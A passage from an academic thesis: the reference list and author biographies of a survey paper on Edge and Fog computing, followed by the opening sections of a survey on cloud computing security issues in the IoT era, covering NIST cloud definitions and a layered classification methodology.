This manuscript was born from the necessity of providing a clear picture of the current state of computing paradigms and their relation. This is the kind of work that we would have liked to find in the literature when we first started digging into Edge and Fog computing, thus, we consider it a helpful resource for those who will start next.

REFERENCES

[1] M. Armbrust, A. Fox, R. Griffith, A. D. Joseph, R. Katz, A. Konwinski, G. Lee, D. Patterson, A. Rabkin, I. Stoica et al., “A view of cloud computing,” Communications of the ACM, vol. 53, no. 4, pp. 50–58, 2010.
[2] W. Shi and S. Dustdar, “The promise of edge computing,” Computer, vol. 49, no. 5, pp. 78–81, 2016.
[3] K. Dolui and S. K. Datta, “Comparison of edge computing implementations: Fog computing, cloudlet and mobile edge computing,” in 2017 Global Internet of Things Summit (GIoTS), June 2017, pp. 1–6.
[4] Y. Liu, J. E. Fieldsend, and G. Min, “A framework of fog computing: Architecture, challenges, and optimization,” IEEE Access, vol. 5, pp. 25 445–25 454, 2017.
[5] OpenFog Consortium, “Glossary of terms related to fog computing,” 2018, [Accessed on July 10th, 2018]. [Online]. Available: https://goo.gl/cS7un3
[6] IEEE Xplore Digital Library. [Accessed on July 10th, 2018]. [Online]. Available: https://ieeexplore.ieee.org/Xplore/home.jsp
[7] ACM Digital Library. [Accessed on July 10th, 2018]. [Online]. Available: https://dl.acm.org/
[8] H. H. Pang and K. L. Tan, “Authenticating query results in edge computing,” in Proceedings. 20th International Conference on Data Engineering, March 2004, pp. 560–571.
[9] R. Grieco, D. Malandrino, and V. Scarano, “Secs: Scalable edge-computing services,” in Proceedings of the 2005 ACM Symposium on Applied Computing, ser. SAC ’05. New York, NY, USA: ACM, 2005, pp. 1709–1713.
[10] Google Press Center. (2006) [Accessed on July 10th, 2018]. [Online]. Available: https://www.google.com/press/podium/ses2006.html
[11] Amazon Web Service website. (2006) [Accessed on July 10th, 2018]. [Online]. Available: https://goo.gl/gU82sF

[12] B. Hayes, “Cloud computing,” Commun. ACM, vol. 51, no. 7, pp. 9–11, Jul. 2008.

[13] R. Buyya, C. S. Yeo, and S. Venugopal, “Market-oriented cloud computing: Vision, hype, and reality for delivering it services as computing utilities,” in 2008 10th IEEE International Conference on High Performance Computing and Communications, Sept 2008, pp. 5–13.

[14] K. Ashton, “That ’Internet of Things’ thing,” RFID Journal, June 1999.

[15] R. A. Dolin, “Deploying the "internet of things",” in International Symposium on Applications and the Internet (SAINT’06), Jan 2006, pp. 4 pp.–219.

[16] J. P. Conti, “The internet of things,” Communications Engineer, vol. 4, no. 6, pp. 20–25, Dec 2006.

[17] F. Bonomi, R. Milito, J. Zhu, and S. Addepalli, “Fog Computing and Its Role in the Internet of Things,” in Proceedings of the First Edition of the MCC Workshop on Mobile Cloud Computing, ser. MCC ’12. New York, NY, USA: ACM, 2012, pp. 13–16.

[18] P. Mell, T. Grance et al., “The NIST Definition of Cloud Computing,” Tech. Rep., 2011.

[19] F. Liu, J. Tong, J. Mao, R. Bohn, J. Messina, L. Badger, and D. Leaf, “NIST Cloud Computing Reference Architecture,” Tech. Rep. 2011, 2011.

[20] M. Chiang and T. Zhang, “Fog and IoT: An overview of research opportunities,” IEEE Internet of Things Journal, vol. 3, no. 6, pp. 854–864, Dec 2016.

[21] L. Atzori, A. Iera, and G. Morabito, “The Internet of Things: A survey,” Computer Networks, vol. 54, no. 15, pp. 2787–2805, 2010.

[22] S. Madakam, R. Ramaswamy, and S. Tripathi, “Internet of Things (IoT): A literature review,” Journal of Computer and Communications, vol. 3, no. 05, pp. 164–173, 2015.

[23] C. Folk, C. D. Hurley, K. W. Kaplow, and P. X. F. James, “The security implications of the Internet of Things,” February 2015.

[24] W. Z. Khan, M. Y. Aalsalem, M. K. Khan, and Q. Arshad, “Enabling consumer trust upon acceptance of iot technologies through security and privacy model,” in Advanced Multimedia and Ubiquitous Engineering: FutureTech & MUE. Springer, 2016, pp. 111–117.

[25] ITU-T, “Overview of the Internet of Things,” International Telecommunication Union, Recommendation Y.2060, June 2012.

[26] M. U. Farooq, M. Waseem, A. Khairi, and S. Mazhar, “A critical analysis on the security concerns of Internet of Things (IoT),” International Journal of Computer Applications, vol. 111, no. 7, February 2015.

[27] R. Mahmoud, T. Yousuf, F. Aloul, and I. Zualkernan, “Internet of Things (IoT) security: Current status, challenges and prospective measures,” in 2015 10th International Conference for Internet Technology and Secured Transactions (ICITST), Dec 2015, pp. 336–341.

[28] K. Sonar and H. Upadhyay, An Approach to Secure Internet of Things Against DDoS. Springer Singapore, 2016, pp. 367–376.

[29] R. Ravindran, J. Yomas, and J. E. Sebastian, “IoT: A review on security issues and measures,” International Journal of Engineering Science and Technology, vol. 5, no. 6, pp. 348–351, December 2015.

[30] Q. Gou, L. Yan, Y. Liu, and Y. Li, “Construction and strategies in IoT security system,” in 2013 IEEE International Conference on Green Computing and Communications and IEEE Internet of Things and IEEE Cyber, Physical and Social Computing, Aug 2013, pp. 1129–1132.

[31] J. Lin, W. Yu, N. Zhang, X. Yang, H. Zhang, and W. Zhao, “A survey on Internet of Things: Architecture, enabling technologies, security and privacy, and applications,” IEEE Internet of Things Journal, vol. 4, no. 5, pp. 1125–1142, 2017.

[32] P. Saichaitanya, N. Karthik, and D. Surender, “Recent trends in IoT,” in 4th International Conference on Recent Trends in Engineering Science and Management, August 2016, pp. 318–326.

[33] T. Zhang, Y. Zheng, R. Zheng, and H. Antunes, Securing the Internet of Things. John Wiley & Sons, Inc., 2017, pp. 261–283.

[34] M. Weiner, M. Jorgovanovic, A. Sahai, and B. Nikolié, “Design of a low-latency, high-reliability wireless communication system for control applications,” in 2014 IEEE International Conference on Communications (ICC), June 2014, pp. 3829–3835.

[35] R. Kelly. (2015, April) Internet of Things Data To Top 1.6 Zettabytes by 2020. [Accessed on July 25th, 2018]. [Online]. Available: https://goo.gl/2YxB5M

[36] D. Harp and B. Gregory-Brown, “IT/OT Convergence-Bridging the Divide,” Tech. Rep., 2014.

[37] M. Yannuzzi, M. R., R. Serral-Gracià, D. Montero, and M. Nemirovsky, “Key ingredients in an IoT recipe: Fog Computing, Cloud computing, and more Fog Computing,” in 2014 IEEE 19th International Workshop on Computer Aided Modeling and Design of Communication Links and Networks (CAMAD), Dec 2014, pp. 325–329.

[38] R. Roman, J. Lopez, and M. Mambo, “Mobile edge computing, Fog et al.: A survey and analysis of security threats and challenges,” Future Generation Computer Systems, vol. 78, pp. 680 – 698, 2018.

[39] W. Shi, J. Cao, Q. Zhang, Y. Li, and L. Xu, “Edge computing: Vision and challenges,” IEEE Internet of Things Journal, vol. 3, no. 5, pp. 637–646, Oct 2016.

[40] H. T. Dinh, C. Lee, D. Niyato, and P. Wang, “A survey of mobile cloud computing: architecture, applications, and approaches,” Wireless communications and mobile computing, vol. 13, no. 18, pp. 1587–1611, 2013.

[41] M. Satyanarayanan, P. Bahl, R. Caceres, and N. Davies, “The Case for VM-Based Cloudlets in Mobile Computing,” IEEE Pervasive Computing, vol. 8, no. 4, pp. 14–23, Oct 2009.

[42] M. Gusev and S. Dustdar, “Going Back to the Roots - The Evolution of Edge Computing, An IoT Perspective,” IEEE Internet Computing, vol. 22, no. 2, pp. 5–15, Mar 2018.

[43] P. Mach and Z. Becvar, “Mobile Edge Computing: A Survey on Architecture and Computation Offloading,” IEEE Communications Surveys Tutorials, vol. 19, no. 3, pp. 1628–1656, thirdquarter 2017.

[44] P. Hu, S. Dhelim, H. Ning, and T. Qiu, “Survey on fog computing: architecture, key technologies, applications and open issues,” Journal of Network and Computer Applications, 2017.

[45] C. Li, Y. Xue, J. Wang, W. Zhang, and T. Li, “Edge-oriented computing paradigms: A survey on architecture design and system management,” ACM Comput. Surv., vol. 51, no. 2, pp. 39:1–39:34, Apr. 2018.

[46] M. Chiang, S. Ha, I. Chih-Lin, F. Risso, and T. Zhang, “Clarifying fog computing and networking: 10 questions and answers,” IEEE Communications Magazine, vol. 55, no. 4, pp. 18–20, April 2017.

[47] I. Stojmenovic and S. Wen, “The fog computing paradigm: Scenarios and security issues,” in Computer Science and Information Systems (FedCSIS), 2014 Federated Conference on. IEEE, 2014, pp. 1–8.

[48] S. Yi, C. Li, and Q. Li, “A survey of fog computing: concepts, applications and issues,” in Proceedings of the 2015 Workshop on Mobile Big Data. ACM, 2015, pp. 37–42.

[49] S. Chen, T. Zhang, and W. Shi, “Fog computing,” IEEE Internet Computing, vol. 21, no. 2, pp. 4–6, 2017.

[50] M. Chiang, B. Balasubramanian, and F. Bonomi, Fog for 5G and IoT. John Wiley & Sons, 2017.

[51] L. M. Vaquero and L. Rodero-Merino, “Finding your way in the fog: Towards a comprehensive definition of fog computing,” SIGCOMM Comput. Commun. Rev., vol. 44, no. 5, pp. 27–32, October 2014.

[52] S. Yi, Z. Hao, Z. Qin, and Q. Li, “Fog computing: Platform and applications,” in 2015 Third IEEE Workshop on Hot Topics in Web Systems and Technologies (HotWeb), Nov 2015, pp. 73–78.

[53] OpenFog Consortium Architecture Working Group and others, “OpenFog architecture overview,” White Paper, February 2016.

[54] J. Ni, K. Zhang, X. Lin, and X. Shen, “Securing Fog Computing for Internet of Things applications: Challenges and solutions,” IEEE Communications Surveys & Tutorials, 2017.

[55] OpenFog Consortium Architecture Working Group and others, “OpenFog Reference architecture for Fog Computing,” OPFRA001, vol. 20817, February 2017.

[56] R. Mahmud, R. Kotagiri, and R. Buyya, Fog Computing: A Taxonomy, Survey and Future Directions. Singapore: Springer Singapore, 2018, pp. 103–130.

[57] OpenFog Consortium. [Accessed on July 25th, 2018]. [Online]. Available: https://www.openfogconsortium.org/

[58] B. A. Martin, F. Michaud, D. Banks, A. Mosenia, R. Zolfonoon, S. Irwan, S. Schrecker, and J. K. Zao, “Openfog security requirements and approaches.”

[59] S. Durcevic. (2019) [Accessed on Sept 4th, 2019]. [Online]. Available: https://www.datapine.com/blog/cloud-computing-risks-and-challenges/

[60] B. Varghese and R. Buyya, “Next generation cloud computing: New trends and research directions,” Future Generation Computer Systems, vol. 79, pp. 849 – 861, 2018.

[61] D. Puthal, B. P. S. Sahoo, S. Mishra, and S. Swain, “Cloud computing features, issues, and challenges: A big picture,” in 2015 International Conference on Computational Intelligence and Networks, Jan 2015, pp. 116–123.

[62] J. Moura and D. Hutchison, “Review and analysis of networking challenges in cloud computing,” Journal of Network and Computer

Applications, vol. 60, pp. 113 – 129, 2016. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S108480451500288X

[63] Z. Abbas and W. Yoon, "A survey on energy conserving mechanisms for the internet of things: Wireless networking aspects," Sensors, vol. 15, no. 10, pp. 24 818–24 847, 2015.

[64] P. Kamalinejad, C. Mahapatra, Z. Sheng, S. Mirabbasi, V. C. M. Leung, and Y. L. Guan, "Wireless energy harvesting for the internet of things," IEEE Communications Magazine, vol. 53, no. 6, pp. 102–108, 2015.

[65] V. Adat and B. B. Gupta, "Security in internet of things: issues, challenges, taxonomy, and architecture," Telecommunication Systems, vol. 67, no. 3, pp. 423–441, 2018.

[66] M. Conti, A. Dehghantanha, K. Franke, and S. Watson, "Internet of things security and forensics: Challenges and opportunities," Future Generation Computer Systems, vol. 78, pp. 544 – 546, 2018.

[67] B. N. Silva, M. Khan, and K. Han, "Internet of things: A comprehensive review of enabling technologies, architecture, and challenges," IETE Technical Review, vol. 35, no. 2, pp. 205–220, 2018.

[68] M. Noura, M. Atiquzzaman, and M. Gaedke, "Interoperability in internet of things: Taxonomies and open challenges," Mobile Networks and Applications, vol. 24, no. 3, pp. 796–809, 2019.

[69] H. Li, G. Shou, Y. Hu, and Z. Guo, "Mobile Edge Computing: Progress and Challenges," in 2016 4th IEEE International Conference on Mobile Cloud Computing, Services, and Engineering (MobileCloud), March 2016, pp. 83–84.

[70] I. Bouzarkouna, M. Sahnoun, N. Sghaier, D. Baudry, and C. Gout, "Challenges Facing the Industrial Implementation of Fog Computing," in 2018 IEEE 6th International Conference on Future Internet of Things and Cloud (FiCloud), Aug 2018, pp. 341–348.

[71] C. Mouradian, D. Naboulsi, S. Yangui, R. H. Glitho, M. J. Morrow, and P. A. Polakos, "A Comprehensive Survey on Fog Computing: State-of-the-Art and Research Challenges," IEEE Communications Surveys Tutorials, vol. 20, no. 1, pp. 416–464, Firstquarter 2018.

MICHELE DE DONNO is a PhD Student at DTU Compute, Technical University of Denmark (Denmark), under the supervision of Prof. Nicola Dragoni. He got an M.Sc. Degree (cum laude) in Computer Engineering from Politecnico di Torino, Turin (Italy), in 2017 and a B.Sc. Degree in Computer Engineering from Politecnico di Bari, Bari (Italy), in 2014. His main research interests include cyber-security, networking, Internet-of-Things, and Fog computing.

KOEN TANGE is a PhD student at DTU Compute, Technical University of Denmark (Denmark), under the supervision of Prof. Nicola Dragoni. He received a B.Sc in Software Science at Eindhoven University of Technology (TU/e), Eindhoven, the Netherlands, in 2016. Afterwards, in 2018, he received a joint M.Sc. degree in Engineering, Security, and Mobile Computing from the Technical University of Denmark, Lyngby, Denmark, and Aalto University, Espoo, Finland, as part of the Nordic Masters Programme in Security and Mobile Computing. His research interests include information security, Fog computing, trusted hardware, and distributed systems.

NICOLA DRAGONI is Associate Professor in Distributed Systems and Security at DTU Compute, Technical University of Denmark, Denmark, and Professor in Computer Engineering at Centre for Applied Autonomous Sensor Systems, Örebro University, Sweden. He is also affiliated with the Copenhagen Center for Health Technology and the Nordic IoT Hub. He got a M.Sc. Degree (cum laude) and a Ph.D. in Computer Science at University of Bologna, Italy. His main research interests lie in the areas of pervasive computing and security, with focus on domains like Internet-of-Things, Fog computing and mobile systems. He has co-authored 100+ peer-reviewed papers in international journals and conference proceedings, and he has edited 3 journal special issues and 1 book.

Paper D

Cyber-Storms Come from Clouds: Security of Cloud Computing in the IoT Era

M. De Donno, A. Giaretta, N. Dragoni, A. Bucchiarone, and M. Mazzara, "Cyber-Storms Come from Clouds: Security of Cloud Computing in the IoT Era", *Future Internet*, vol. 11, no. 6, 2019.

Article

Cyber-Storms Come from Clouds: Security of Cloud Computing in the IoT Era

Michele De Donno[1], Alberto Giaretta[2], Nicola Dragoni[1,2], Antonio Bucchiarone[3] and Manuel Mazzara[4]

[1] DTU Compute, Technical University of Denmark, E-mail: {mido, ndra}@dtu.dk
[2] Centre for Applied Autonomous Sensor Systems Orebro University, Sweden, E-mail: alberto.giaretta@oru.se
[3] Fondazione Bruno Kessler, Trento, Italy, E-mail: bucchiarone@fbk.eu
[4] Innopolis University, Russian Federation, E-mail:m.mazzara@innopolis.ru

Abstract: The Internet of Things (IoT) is rapidly changing our society to a world where every "thing" is connected to the Internet, making computing pervasive like never before. This tsunami of connectivity and data collection relies more and more on the Cloud, where data analytics and intelligence actually reside. Cloud computing has indeed revolutionized the way computational resources and services can be used and accessed, implementing the concept of utility computing whose advantages are undeniable for every business. However, despite the benefits in terms of flexibility, economic savings, and support of new services, its widespread adoption is hindered by the security issues arising with its usage. From a security perspective, the technological revolution introduced by IoT and Cloud computing can represent a disaster, as each object might become inherently remotely hackable and, as a consequence, controllable by malicious actors. While the literature mostly focuses on the security of IoT and Cloud computing as separate entities, in this article we provide an up-to-date and well-structured survey of the security issues of Cloud computing in the IoT era. We give a clear picture of where security issues occur and what their potential impact is. As a result, we claim that it is not enough to secure IoT devices, as cyber-storms come from Clouds.

Keywords: Security, Internet of Things, Cloud Computing

1. Introduction

The Internet of Things (IoT) is rapidly and inevitably spreading in our society, with the promise of rising efficiency and connectivity. Although the number of "things" has strongly been increasing over the past few years, statistics predict an even further growth in the future. Indeed, if the number of IoT connected devices in 2017 was around 20 billion, there will be about 30 billion in 2020 and more than double in 2025 [1]. This dramatic increase will bring challenges together with opportunities, and the massive introduction of this technology will need to be managed by several points of views such as legal, social, business-wise and of course technological [2].

IoT applications span from industrial automation to home area networks to smart buildings, pervasive healthcare and smart transportation [3–5]. For instance, smart homes will heavily rely upon IoT devices to monitor the house temperature, possible gas leakages, malicious intrusions, and several other parameters concerning the house and its inhabitants. In pervasive healthcare, IoT devices are used to perform continuous biological monitoring, drug administration, elderly monitoring conditions and habits for an improved lifestyle, and so on. Last but not least, with the Industry 4.0 technological revolution, Industrial IoT (IIoT) is entering its golden age.




Figure 1. A broader definition of IoT (adapted from [21]): a two layered architecture in which End/IoT devices strongly rely on the Cloud

From a security perspective, this plethora of IoT devices flooding the world is having tremendous consequences, so that it is not an exaggeration to talk about a security and privacy disaster [6]. In fact, IoT devices are often bad or not protected at all, thus, easily exploitable from different families of malware to perpetrate large scale attacks (this is the case of Distributed Denial of Service-Capable IoT malwares such as Mirai [7,8], just to mention a key example).

If we refer to one of the most common definitions of IoT, we can see that it is based on a single layer of devices with embedded computation and connectivity: "the interconnection via the Internet of computing devices embedded in everyday objects, enabling them to send and receive data" [9]. This definition depicts the traditional scenario which most of the literature about IoT security focuses on ([10–12], just to mention a few papers). Nevertheless, focusing only on the security of end devices risks to make us lose the sight of the overall picture.

There Is No IoT without the Cloud. Today, IoT systems strongly rely on the Cloud. End devices are increasingly used as lightweight devices that collect data and connect to powerful Cloud servers responsible for all the application intelligence and data analytics [13–15]. This huge amount of data sent to the Cloud is one of the main motivations for the investigation of new distributed computing paradigms, such as Fog Computing [16].

For this reason, we think that it is no longer enough to consider Cloud computing and IoT as two different entities, but we need to change the perspective, especially when looking at how to protect IoT systems. Similarly to other works in the literature, such as [17–20], we assume a picture of IoT in which Cloud computing and end devices are the two tight layers constituting a broader Internet of Things. In this new setting, IoT cannot disregard Cloud computing, as the Cloud is a core component of the overall IoT architecture, rather than an external entity. Note that the viceversa is not true, as the Cloud was not originally thought for IoT devices and it has been widely studied as a stand-alone paradigm.

From a security perspective, this vision of Cloud computing as a key component of the IoT architecture implies that all security issues that the Cloud drags on need to be analyzed and addressed when referring to IoT security. The result, depicted in Fig.1, is a metaphoric rainstorm of cyber-security issues potentially affecting every context of the current and future society. For this reason, we strongly believe that a clear and detailed analysis of the security issues of the "clouds" is essential to improve the security on the "ground".

1.1. Contribution and Outline of the Paper

This paper aims at providing an up-to-date and well-structured survey of the security issues of Cloud computing in the era of the IoT revolution. Hence, we do not aim at proposing yet another survey of security issues of Cloud computing as a stand-alone paradigm, but we aim at discussing security issues of the Cloud when considered as a core component of the broader IoT architecture.

For this purpose, we use a structured approach. First, we distinguish security issues specific of Cloud computing from issues not strictly related to the Cloud but still having an impact on the overall IoT architecture (depicted in Fig. 1). Then, we classify both types of issues according to two different angles: the affected Cloud architectural layer and the impacted security property (in terms of confidentiality, integrity, availability). We believe that this classification is vital to understand security issues of Cloud computing, having a clear picture of where issues occur and what their potential impact is. Since there is no IoT without Cloud, we cannot secure IoT without securing the Cloud.

In summary, the contribution of the paper is twofold:

- We provide a novel Cloud-centered perspective of IoT security. As already mentioned, Cloud computing has become of paramount importance for Internet of Things. Nevertheless, most of the works related to IoT security focus on the security of end devices. In this paper, we fill this gap providing an analysis of Cloud security issues and how they affect IoT security.
- We propose and discuss a structured classification of Cloud computing security issues: differently from other works, security issues associated with Cloud computing will be classified according to different layers. First, we distinguish between Cloud-specific security issues and other issues non strictly related to the Cloud but still important in the IoT context. Then, for each layer of the Cloud architecture, we investigate security properties affected by each issue. This contribution aims at giving a clear overall picture of all aspects of Cloud security.

Outline of the Paper. The rest of this work is organized as follows. Section 2 reviews similar efforts and compares them with the rationale behind our manuscript. Section 3 gives basic notions on Cloud computing. Section 4 describes the methodology adopted in our research, which is of key importance in order to understand the classification proposed in the paper. In particular, it first depicts the assumed reference architecture. Then, it explains how the classification has been structured. Sections 5 and 6 discuss the Cloud-specific security issues and the generic security issues, respectively. Finally, Section 8 wraps up and concludes the work.

2. Related Work

In this section, we review relevant works related to our research and we discuss how our contribution extends and complements the literature.

Various research groups focused on identifying security and privacy challenges in Cloud computing, such as Liu et al. [22], Shazhad [23], and Ryan [24], to name a few. In particular, Ryan [24] sums up three key directions to strengthen confidentiality: homomorphic encryption, key translation within-browser, and hardware-anchored security.

Subashini and Kavitha [25] group security issues in relation to the service model they affect, having a focus on the Software as a Service (SaaS) one. For each service model, the authors report different categories of security issues without clear classification criteria. The result is a mixture of categories often overlapped with each other. We claim that this lack of separation between classes, along with the intrinsic complexity of the Cloud, does not allow the reader to develop a clear picture of where issues occur within the Cloud architecture and what security property they affect.

Grobauer et al. [26] are the first authors proposing a differentiation between general security issues and Cloud specific ones. They focus on Cloud-specific issues and classify them in relation to the architectural level they occur. However, no focus is placed on the security property each issue affects.

Similarly, Modi et al. [27] classify security issues based on a Cloud architecture that is alike to the one used in this paper. However, they do not specify which security property is affected by each issue.

Singh et al. [28] group security issues in relation to different categories whose choice is unclear. This makes difficult for the reader to understand how the different categories are related and consequently it complicates the comprehension of security issues. However, some of the identified threats are contextualized with the security attribute they compromise.




Figure 2. NIST Cloud computing reference architecture (source [36])

Fernandes et al. [29] produced one of the most comprehensive surveys on Cloud computing security issues. They identify a large number of security issues and group them based on a taxonomy that is clearly defined. Nevertheless, they do not specify which security property is affected by each issue. A lot of different researchers proposed taxonomies, and Polash et al. conducted a survey that recollects many of them [30].

Singh and Chatterjee [31] extend the work of Fernandes et al. to include possible solutions to the identified problems, while Xiao and Xiao [32] propose to classify security issues in relation to the properties they affect. However, they identify only a small subset of threats, together with a list of possible solutions.

Instead of classifying Cloud security issues at a fine-grained level, Ardagna et al. [33] choose to classify literature works in relation to the security property affected by the issues considered in such works. However, this coarse-grained approach does not allow to achieve the desired level of detail. Indeed, since many of the classified works do not specify the impact of each issue, the approach used by Ardagna et al. [33] does not help the understanding of what security property is affected by each security issue.

Hashizume et al [34] present a categorization of security issues focusing on a service model perspective while distinguishing between threats and vulnerabilities.

To the best of our knowledge, there is no work in the literature proposing a structured classification of Cloud computing security issues in the IoT context.

3. Background: Cloud Computing Paradigm

Nowadays, Cloud computing is a well-known paradigm. However, for the sake of readability and self-containment of the paper, we consider relevant to recap basic notions of Cloud computing. This also allows us to define a common terminology that is going to be used throughout the rest of this paper. For these reasons, background notions about Cloud computing are provided in this section.

NIST [35] defines Cloud computing as "a model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction".

Figure 2 depicts the NIST Cloud computing reference architecture [36]. It provides a high-level overview of the Cloud and identifies the main actors and their role in Cloud computing. Each actor is an entity, i.e. a person or an organization, that either takes part in a transaction/process or performs some tasks in Cloud computing. There are five main actors:

- *Cloud Provider*: an entity that provides a service to interested parties;
- *Cloud Consumer*: an entity that uses a service from, and has a business relationship with, one or more *Cloud providers*;
- *Cloud Broker*: an entity that mediates affairs between *Cloud providers* and *Cloud consumers*, and that manages the use, performance, and delivery of Cloud services;
- *Cloud Carrier*: an intermediary that supplies connectivity and delivery of Cloud services from *Cloud providers* to *Cloud consumers*;
- *Cloud Auditor*: a party that conducts independent assessments of the Cloud infrastructure, including services, information systems operations, performances, and security of the Cloud implementation.

In terms of interactions, there are several possible scenarios [36]. Generally, a Cloud consumer may request a Cloud service from a Cloud provider, either directly or via a Cloud broker. A Cloud auditor conducts independent audits and may contact other actors to collect the necessary information.

The NIST defines the Cloud by means of five essential characteristics, three service models, and four deployment models [35].

3.1. Essential Characteristics

The essential characteristics of Cloud computing can be summarized as follows [35]:

- *On-demand self-service*: computing capabilities can be provided automatically when needed, without requiring any human interaction between consumer and service provider;
- *Broad network access*: computing capabilities are available over the network and accessible through several mechanisms which are disposable for a wide range of client platforms (e.g., workstations, laptops, and mobile devices);
- *Resource pooling*: computing resources are pooled to accommodate multiple consumers, dynamically allocating and deallocating them according to consumer demand. In addition, the provider resources are location independent, i.e. the consumer does not have any knowledge or control of their exact location;
- *Rapid elasticity*: computing capabilities can flexibly be provided and released to scale in and out according to the demand. As a result, the consumer has the perception of unlimited, and always adequate, computing capabilities;
- *Measured service*: resource usage can be monitored and reported according to the type of service offered. This is particularly relevant in charge-per-use, or pay-per-user, services because it grants great transparency between the provider and the consumer of the service.

A *Cloud infrastructure* is a collection of hardware and software that empowers the aforementioned essential characteristics of Cloud computing.

3.2. Service Models

The three main types of service models used in Cloud computing are described below [35]:

- *Infrastructure as a Service (*IaaS*)*: processing, storage, networks, and other fundamental computing resources (both software and hardware) are provided to the consumer. The consumer can run and deploy any software and can control operating systems, storage, and deployed applications. The consumer does not control or manage the underlying Cloud infrastructure;
- *Platform as a Service (*PaaS*)*: the consumer is provided with a whole development stack that can be used to develop and deploy new applications. The development stack includes programming languages, libraries, services, and tools that are supported by the provider. The consumer controls both deployed applications and possible configuration settings for the applications environment. The consumer does not control or manage the underlying Cloud infrastructure, operating systems, and storage;

- *Software as a Service (*SaaS*)*: the consumer can use the applications offered by the provider, running on the Cloud infrastructure. The consumer does not control or manage the underlying Cloud infrastructure, operating systems, storage, and individual applications capabilities.

In all the service models, Cloud provider and Cloud consumer share the control of the Cloud system. However, as shown in Fig. 3, each service model implies a different degree of control over the computational resources for each party, thus different responsibilities [36].

3.3. Deployment Models

The four main models used for the deployment of Cloud computing are discussed below [35]:

- *Private Cloud*: the Cloud infrastructure is provided for the exclusive use of a single organization. The organization can include different consumers (e.g., business units);
- *Community Cloud*: the Cloud infrastructure is provisioned for the exclusive use of organizations with shared concerns, such as security requirements, policy, and mission. Each organization can include multiple consumers;
- *Public Cloud*: the Cloud infrastructure is provided for open use by the general public over the Internet. It is ideal either for small to medium size businesses, or for single customers;
- *Hybrid Cloud*: the Cloud infrastructure is a merge of two or more infrastructures deployed with different models (private, community, or public). Each Cloud infrastructure remains a unique entity, but it is bound together with the others by standardized or proprietary technologies enabling portability.

In all the aforementioned models, the Cloud infrastructure may be owned, managed, and operated by one or more consumer organizations (if any), a third party organization (e.g., business organization, academic organization, or government organization), or any combination of them.

4. Methodology

In this section, we introduce the methodology adopted to classify security issues. First, we describe the simplified Cloud architecture that we use as a reference. Then, we explain how the classification is organized.

4.1. Reference Architecture

Cloud computing is one of the most complex computing paradigms existing today. For this reason, it is essential to take apart irrelevant details when it comes to classify its security issues. To reach this objective, we introduce a simplified architecture of the Cloud infrastructure, which is depicted in Fig. 4. This architecture is an abstraction of the architecture proposed in [27] and it is simplified to such an extent that Cloud computing is considered as composed of four main layers: *physical layer*, *virtualization layer*, *application layer*, and *data storage*.




Figure 3. Scope of control between provider and consumer (source [36])




Figure 4. Simplified Cloud reference architecture

The key components we consider at the physical layer are computational, storage, and networking resources. However, since security issues of physical resources are beyond the purposes of this work, at this layer we only consider *network security issues*.

In the virtualization layer, we locate Virtual Machines (VM), Virtual Machine Monitors (VMM), virtual networks, and all the infrastructure directly or indirectly supporting virtualization (e.g., mechanisms enabling virtual machine migration, management of VMs, and so on).

We consider all the remaining software as part of the application layer: specific applications, APIs, tools, middlewares, management services, monitoring systems, load balancing systems, and others. Further, all software (above the virtualization level) used to build PaaS and SaaS Cloud implementations is considered part of the application level. Hence, in this respect, we consider PaaS and SaaS as parts of the application level. Indeed, we see them just as any other application offering some special type of services.

Finally, we consider data storage services as part of all the layers of the architecture, therefore, they are treated alongside the other layers.

4.2. Structured Classification

In this section, we describe how our reference architecture is adopted to classify Cloud security issues. The overall classification is depicted in Fig. 5.

Firstly, we separate Cloud-specific security issues from generic ones. Details about the criteria used for performing such distinction are provided in Sec. 5. In short, many security issues of the Cloud exist also in other paradigms, since rooted in common technologies employed to build distributed systems. Thus, we distinguish between issues that we consider specific of the Cloud environment and other common security issues not strictly related to the Cloud but still having an impact on the overall IoT architecture (depicted in Fig. 1). However, even if we also present a subset of generic security issues, our main focus is on Cloud-specific ones.

Secondly, security issues are further classified from two different perspectives: the Cloud architectural level at which they occur and the security property they affect. In other words, given a certain level x of the Cloud reference architecture and a certain security property y, the following questions are answered: *1) What are the security problems at level x of the Cloud architecture?*, *2) How do they affect property y?* In answering these questions, the security properties we consider are the well-known confidentiality, integrity, and availability (CIA). We have decided to stick only with these security properties to keep the scope of the paper well focused and manageable in terms of literature and analysis. However, the same methodology can be applied to and iterated with other security properties (e.g., authenticity and accountability).

The classification resulting from the analysis described in Sec. 5 and Sec. 6 is depicted at the end of the paper in Table 1 and Table 2, respectively. These tables show each issue in relation to the

